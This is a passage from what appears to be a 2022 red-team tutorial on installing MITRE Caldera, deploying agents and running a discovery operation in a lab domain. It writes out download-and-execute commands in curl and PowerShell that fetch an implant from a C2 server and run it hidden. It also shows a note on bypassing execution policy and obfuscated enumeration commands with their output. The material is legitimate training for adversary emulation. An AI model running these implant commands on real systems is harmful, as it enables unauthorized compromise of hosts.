

# Caldera: Red Team Emulation (Part 1)

June 16, 2022 By Raj Chandel

This article aims to demonstrate an open-source breach & emulation framework through which red team activity can be conducted with ease. It focuses on MITRE simulation and has tons of other functions that can be used in the activity.

## Table of Contents

### MITRE Att&ck

#### Caldera

- Pre-requisite & dependencies
- Interface
- Installation
- Plugins


#### Campaigns

- Step1: Deploy an Agent
- Step2: Abilities
- Step3: Setting up Operations
- Step4: Exporting the result

#### Conclusion

## Mitre Att&ck

**Mitre framework** provides a list of all the Tactics, Techniques and Procedure (TTPs) & their corresponding sub-techniques arranged in a well-structured form which can be used in red team activities.



## Caldera

CALDERA breach & emulation tool designed to easily automate adversary emulation, assist manual red-teams and automate incident response.

The framework consists of two components:

**The core system:** This is the framework code, consisting of what is available in this repository. Included is an asynchronous command-and-control (C2) server with a REST API and a web interface.

**Plugins:** These repositories expand the core framework capabilities and provide additional functionality. Examples include agents, reporting, collections of TTPs and more.

### Pre-requisite & dependencies

These requirements are for the computer running the core framework:

- Any Linux or MacOS
- Python 3.7+ (with Pip3)
- Recommended hardware to run on is 8GB+ RAM and 2+ CPUs
- Recommended: GoLang 1.17+ to dynamically compile GoLang-based agents.

### Installation

Follow these steps for setting up caldera:

```
git clone https://github.com/mitre/caldera.git --recursive
```

```
ignite@ubuntu:~$ git clone https://github.com/mitre/caldera.git --recursive
Cloning into 'caldera'...
remote: Enumerating objects: 22899, done.
remote: Counting objects: 100% (103/103), done.
remote: Compressing objects: 100% (60/60), done.
remote: Total 22899 (delta 52), reused 91 (delta 43), pack-reused 22796
Receiving objects: 100% (22899/22899), 23.18 MiB | 1.00 MiB/s, done.
Resolving deltas: 100% (15450/15450), done.
Submodule 'plugins/access' (https://github.com/mitre/access.git) registered for path 'plugins/access'
Submodule 'plugins/atomic' (https://github.com/mitre/atomic.git) registered for path 'plugins/atomic'
Submodule 'plugins/builder' (https://github.com/mitre/builder.git) registered for path 'plugins/builder'
Submodule 'plugins/compass' (https://github.com/mitre/compass.git) registered for path 'plugins/compass'
Submodule 'plugins/debrief' (https://github.com/mitre/debrief.git) registered for path 'plugins/debrief'
Submodule 'plugins/emu' (https://github.com/mitre/emu.git) registered for path 'plugins/emu'
Submodule 'plugins/fieldmanual' (https://github.com/mitre/fieldmanual.git) registered for path 'plugins/fieldmanual'
Submodule 'plugins/gameboard' (https://github.com/mitre/gameboard.git) registered for path 'plugins/gameboard'
```

```
cd caldera
pip3 install -r requirements.txt
python3 server.py -insecure
```

```
ignite@ubuntu:~/caldera$ pip3 install -r requirements.txt
Ignoring cryptography: markers 'python_version <= "3.7"' don't match your environment
Ignoring aioftp: markers 'python_version < "3.7"' don't match your environment
Collecting aiohttp-jinja2==1.5.0
  Downloading aiohttp_jinja2-1.5-py3-none-any.whl (11 kB)
Collecting aiohttp==3.8.1
  Downloading aiohttp-3.8.1-cp38-cp38-manylinux_2_5_x86_64.manylinux1_x86_64.manylinux_2_12_x86_64.whl (1.3 MB)
    | 1.3 MB 1.7 MB/s
Collecting aiohttp_session==2.9.0
  Downloading aiohttp_session-2.9.0-py3-none-any.whl (14 kB)
Collecting aiohttp-security==0.4.0
  Downloading aiohttp_security-0.4.0-py3-none-any.whl (6.9 kB)
```

## Interface


Caldera provides web interface which is simple to navigate and use.

```
http://127.0.0.1:8888
username: red
Password: admin
```




www.caldere.com  
**CALDERA**


**Username**

 username

**Password**

 password

Log In



## Plugins

The Plugins category offers a list of all current plugins and allows you to quickly and easily access their functionality.

- **Access** (Red team initial access tools and techniques)
- **Atomic** (Atomic Red Team project TTPs)
- **Builder** (Dynamically compile payloads)
- **CalTack** (embedded ATT&CK website)
- **Compass** (ATT&CK visualizations)
- **Debrief** (Operations insights)
- **Emu** (CTID emulation plans)
- **Fieldmanual** (Documentation)

- **GameBoard** (Visualize joint red and blue operations)
- **Human** (Create simulated noise on an endpoint)
- **Manx** (Shell functionality and reverse shell payloads)
- **Mock** (Simulate agents in operations)
- **Response** (Incident response)
- **Sandcat** (Default agent)
- **SSL** (Enable HTTPS for caldera)
- **Stockpile** (Technique and profile storehouse)
- **Training** (Certification and training course)

To know more about a particular plugin, follow the link.

## Campaigns


Agents, adversaries, and operations make up the Campaigns category, which may be used to build up the numerous agents, adversaries, and operations needed for a red team operation or adversary emulation.

### Step1: Deploy an Agents

To begin with initial access we need to implant an agent inside the target system.

To set up an agent or listener:

In the campaign tab, click on agents



Choose an agent (3 types currently available)

## Deploy an agent

### Agent

Choose an agent

Choose an agent

Ragdoll | A Python agent which communicates via the HTML contact

Sandcat | CALDERA's default agent, written in GoLang. Communicates through the HTTP(S) contact by default.

Manx | A reverse-shell agent which communicates via the TCP contact

Choose the platform (Windows, Linux or **Darwin** [mac OS])

agents x

## Agents

You must deploy at least 1 agent in order to run an operation. Groups are collections of agents so hosts can be compromise simultaneously.

### Deploy an agent

#### Agent

Sandcat | CALDERA's default agent, written in GoLang. Communicates through the HTTP(S) contact by default. ▾

#### Platform

linux windows darwin

Close

As soon as the platform is selected, you need to set up the IP, Port & name of the implant

Deploy an agent

### Agent

Sandcat | CALDERA's default agent, written in GoLang. Communicates through the HTTP(S) contact by default. ▼

### Platform

all

linux

windows

darwin

→

app.contact.http

http://192.168.29.202:8888

↺

→

agents.implant\_name

caldera

↺

agent.extensions

↺

sh

CALDERA's default agent, written in GoLang. Communicates through the HTTP(S) contact by default.

Copy

```
server="http://192.168.29.202:8888";
```

It will also give a set of commands needed to be executed on the target

In the case of Linux/Mac OS, execute it on terminal

sh

Download with a random name and start as a background process →

Copy

```
server="http://192.168.29.202:8888";
agent=$(curl -svk0J -X POST -H "file:sandcat.go" -H "platform:linux" $server/file/download 2>&1 | grep -i "Content-Disposition" | grep -io "filename=.*" | cut -d'=' -f2 | tr -d '"\r')
&& chmod +x $agent 2>/dev/null;nohup ./$agent -server $server &
```

Deploy agent inside the target machine by simple copy-paste

```
root@ubuntu:/tmp# server="http://192.168.29.202:8888";agent=$(curl -svk0J -X POST -H "file:sandcat.go" -H "platform:linux" $server/file/download 2>&1 | grep -i "Content-Disposition" | grep -io "filename=.*" | cut -d'=' -f2 | tr -d '"\r')
&& chmod +x $agent 2>/dev/null;nohup ./$agent -server $server &
[3] 9677
root@ubuntu:/tmp# nohup: ignoring input and appending output to 'nohup.out'
```



In the case of Windows, execute it on PowerShell (**Bypass the execution policy first**)

Deploy an agent

Agent

Sandcat | CALDERA's default agent, written in GoLang. Communicates through the HTTP(S) contact by default. ▾

Platform

all

linux

windows

darwin

app.contact.http

http://192.168.29.202:8888 ↺

agents.implant\_name

caldera ↺

agent.extensions

↺

Windows

psb

CALDERA's default agent, written in GoLang. Communicates through the HTTP(S) contact by default.

Copy

```
$server="http://192.168.29.202:8888";
```

Close

Deploy agent inside the target machine by simple copy-paste.

```
PS C:\Users\chirag> $server="http://192.168.29.202:8888"; $url=$server/file/download"; $wc=New-Object System.Net.WebClient; $wc.Headers.add("platform", "windows"); $wc.Headers.add("file", "sandcat.go"); $wc.Headers.add("content-type", "application/javascript"); $data=$wc.DownloadData($url); get-process | ? {$_.modules.filename -like "C:\Users\Public\caldera.exe"} | stop-process -f; rm -force "C:\Users\Public\caldera.exe" -ea ignore; [io.file]::writeAllBytes("C:\Users\Public\caldera.exe", $data) | Out-Null; Start-Process -FilePath C:\Users\Public\caldera.exe -ArgumentList -server $server -group red -windowStyle hidden;
```

The agent pops back onto the caldera which specifies the command which was executed on the victim end was successful

# Agents

You must deploy at least 1 agent in order to run an operation. Groups are collections of agents so hosts can be compromised simultaneously.

+ Deploy an agent

⚙ Configuration

2 agents

Bulk

id (paw)	host	group	platform	contact	pid	privilege	status	last seen
lbjwoy	ubuntu	red	linux	HTTP	9605	Elevated	alive, trusted	just now
npqrnw	DC1	red	windows	HTTP	7248	User	alive, trusted	49 seconds ago

## Step2: Abilities

An ability is a specific ATT&CK tactic/technique implementation which can be executed on running agents. Abilities will include the command(s) to run, the platforms/executors the commands can run on (ex: Windows / PowerShell), payloads to include, and a reference to a module to parse the output on the CALDERA server.

The screenshot shows the CALDERA web interface. On the left sidebar, the 'abilities' tab is selected. The main content area is titled 'Abilities' and includes a description: 'An ability is a specific ATT&CK tactic/technique implementation which can be executed on running agents. Abilities will include the command(s) to run, the platforms/executors the commands can run on (ex: Windows / PowerShell), payloads to include, and a reference to a module to parse the output on the CALDERA server.' Below the description is a '+ Create an Ability' button and a 'Filters' section. The 'Filters' section includes a search bar, a 'Tactic' dropdown (set to 'All'), a 'Technique' dropdown (set to 'All'), a 'Plugin' dropdown (set to 'All'), and a 'Platform' dropdown (set to 'All'). A red arrow points to the 'Platform' dropdown. The main area displays a grid of abilities, including '1-min sleep (T1497.003)', 'AWS - Create a new IAM user (T1136.003)', 'Access Token Manipulation (T1134.002)', 'AWS - Create a group and add users (T1545.003)', 'AWS CloudTrail Changes (T1545.003)', and 'Access unattend.xml (T1552.003)'.

As you can see in the above ss, we can select Platform and related TTP. Let us take a discovery as a tactic & Linux as a platform (the same tactic demonstrated for windows in this article)


The screenshot shows the CALDERA web interface. On the left sidebar, the 'abilities' tab is selected. The main content area is titled 'Abilities' and includes a description: 'An ability is a specific ATT&CK tactic/technique implementation which can be executed on running agents. Abilities will include the command(s) to run, the platforms/executors the commands can run on (ex: Windows / PowerShell), payloads to include, and a reference to a module to parse the output on the CALDERA server.' Below the description is a '+ Create an Ability' button and a 'Filters' section. The 'Filters' section includes a search bar, a 'Tactic' dropdown (set to 'discovery'), a 'Technique' dropdown (set to 'All'), a 'Plugin' dropdown (set to 'All'), and a 'Platform' dropdown (set to 'All'). A red arrow points to the 'Current User (T1033)' ability. The main area displays a grid of abilities, including 'Check Chrome (T1518)', 'Check Go (T1518)', 'Check Python (T1518)', 'Collect ARP details (T1018)', 'Discover Mail Server (T1018)', 'Current User (T1033)', 'Examine password complexity policy - CentOS/RHEL 6.x (T1201)', and 'Examine password complexity policy - Windows (T1201)'.

### Step3: Setting up Operations

After setting up the agent, now it is time to run the abilities or the set of instructions as shown above. For this, we need to set up an operation

To do this:

- Under the Campaigns tab, select operations
- Choose Create operations



Choose the adversary (**Adversary Profiles are collections of ATT&CK TTPs, designed to create specific effects on a host or network. Profiles can be used for offensive or defensive use cases.**)

## Start New Operation

Operation name

Test1

Adversary

Terminal

Fact source

ADVANCED

Group

Planner

Obfuscators

Autonomous

Parser

Auto-close

Run state

Jitter (sec/sec)

Visibility

No adversary (manual)

Advanced Thief

Advanced Thief via DropBox

Advanced Thief via FTP

Advanced Thief via GitHub Gist

Advanced Thief via GitHub Repo

Alice 2.0

Check

Collection

Discovery

Enumerator

Nosy Neighbor

Printer Queue

Ransack

Service Creation Lateral Movement

Signed Binary Proxy Execution

Stowaway

Super Spy

Terminal

Thief

4noPadding

inography

ual approval

default parsers

peration

t

Close

Start

Fill in the details and specifications of the operation you want to run

## Start New Operation

Fact source basic

ADVANCED

Group all groups red

Planner atomic

Obfuscators base64 base64jumble base64noPadding  
caesar cipher plain-text steganography

Autonomous ☒ Run autonomously ☐ Require manual approval

Parser ☒ Use default parsers ☐ Do not use default parsers

Auto-close ☒ Keep open forever ☐ Auto close operation

Run state ☒ Run immediately ☐ Pause on start

Jitter (sec/sec) 2 min / 8 max Reset

Visibility  1

Close Start

Click on start, after a while, you can see that it starts running and populating the results on the screen

# Operations

Select an operation

Test1 - 0 decisions | just now

+ Create Operation

Test1

Download

Delete

Current state: 

running

Stop

Pause

Run 1 Link

Obfuscation: 

base64noPadd

Manual  Autonomo

Last ran Find user processes (just now)

+ Manual Command

+ Potential Link

Decide	Status	Link/Ability Name	Agent #paw	Host	pid	Link Command	Link Output
6/6/2022, 2:56:15 AM PDT	<div>success</div>	Identify active user	lbjwoy	ubuntu	9850	<div>View Command</div>	<div>View Output</div>
6/6/2022, 2:56:15 AM PDT	<div>success</div>	Identify active user	npqrnw	DC1	8420	<div>View Command</div>	<div>View Output</div>
6/6/2022, 2:56:30 AM PDT	<div>success</div>	Find local users	lbjwoy	ubuntu	9857	<div>View Command</div>	<div>View Output</div>
6/6/2022, 2:56:31 AM PDT	<div>success</div>	Identify local users	npqrnw	DC1	7556	<div>View Command</div>	<div>View Output</div>

As you can see, all set of commands running is obfuscated in **base64nopadd** format (also you can select other options specified), we can also see the command and we can view the output of the command (Also, we can see the status of the task performed)

Command

```
$string="R2V0LVdtaU9iamVjdCAtQ2xhc3MgV2luMzJfVXNlckFjY291bnQ";while($
```

Close

## Output

```
AccountType : 512
Caption      : IGNITE\Administrator
Domain       : IGNITE
SID          : S-1-5-21-1401031566-986457792-2545788967-500
FullName     :
Name         : Administrator
```

```
AccountType : 512
Caption      : IGNITE\krbtgt
Domain       : IGNITE
SID          : S-1-5-21-1401031566-986457792-2545788967-502
FullName     :
Name         : krbtgt
```

```
AccountType : 512
Caption      : IGNITE\aaarti
Domain       : IGNITE
SID          : S-1-5-21-1401031566-986457792-2545788967-1000
FullName     :
Name         : aaarti
```


```
AccountType : 512
Caption      : IGNITE\chirag
Domain       : IGNITE
```

Close

